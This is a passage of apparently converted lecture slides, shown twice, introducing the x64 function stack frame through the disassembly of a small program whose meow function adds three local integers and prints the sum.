
## x64 - Function Frame

The screenshot shows assembly code for two functions: `<main>` and `<meow>`. The assembly is color-coded with orange for labels and blue for instructions. A red arrow points to the `ret` instruction at the end of the `meow` function.

```
u1f383@u1f383:/
```

```
$ <main>    endbr64
<main+4>   push   rbp
<main+5>   mov    rbp, rsp
<main+8>   mov    esi, 0x50505050
<main+13>  mov    edi, 0x40404040
<main+18>  call   meow
<main+23>  mov    eax, 0

<meow>     endbr64
<meow+4>:  push   rbp
<meow+5>:  mov    rbp, rsp
<meow+8>:  sub    rsp, 0x10 # 2 units in graph
<meow+12>: mov    DWORD PTR [rbp-0xc], 0x30303030
<meow+19>: mov    DWORD PTR [rbp-0x8], 0x20202020
<meow+26>: mov    DWORD PTR [rbp-0x4], 0x10101010
<meow+33>: mov    edx, DWORD PTR [rbp-0xc]
<meow+36>: mov    eax, DWORD PTR [rbp-0x8]
<meow+39>: add    edx, eax
<meow+41>: mov    eax, DWORD PTR [rbp-0x4]
<meow+44>: add    eax, edx
<meow+46>: mov    esi, eax
<meow+48>: lea    rdi, [rip+0xe84] # 0x5646aab5c004 /* '%d\n' */
<meow+55>: mov    eax, 0x0
<meow+60>: call   0x5646aab5b050 <printf@plt>
<meow+65>: nop
<meow+66>: leave 
<meow+67>: ret
```




# \$ Introduction

## x64 - Function Frame

```
u1f383@u1f383:/
```

```
$ | <main>    endbr64
<main+4>    push    rbp
<main+5>    mov     rbp, rsp
<main+8>    mov     esi, 0x50505050
<main+13>    mov     edi, 0x40404040
<main+18>    call    meow
<main+23>    mov     eax, 0

<meow>    endbr64
<meow+4>:   push    rbp
<meow+5>:   mov     rbp, rsp
<meow+8>:   sub    rsp, 0x10 # 2 units in graph
<meow+12>:  mov     DWORD PTR [rbp-0xc], 0x30303030
<meow+19>:  mov     DWORD PTR [rbp-0x8], 0x20202020
<meow+26>:  mov     DWORD PTR [rbp-0x4], 0x10101010
<meow+33>:  mov     edx, DWORD PTR [rbp-0xc]
<meow+36>:  mov     eax, DWORD PTR [rbp-0x8]
<meow+39>:  add     edx, eax
<meow+41>:  mov     eax, DWORD PTR [rbp-0x4]
<meow+44>:  add     eax, edx
<meow+46>:  mov     esi, eax
<meow+48>:  lea     rdi, [rip+0xe84] # 0x5646aab5c004 /* '%d\n' */
<meow+55>:  mov     eax, 0x0
<meow+60>:  call   0x5646aab5b050 <printf@plt>
<meow+65>:  nop
<meow+66>:  leave
<meow+67>:  ret
```



# \$ Introduction

## x64 - Function Frame

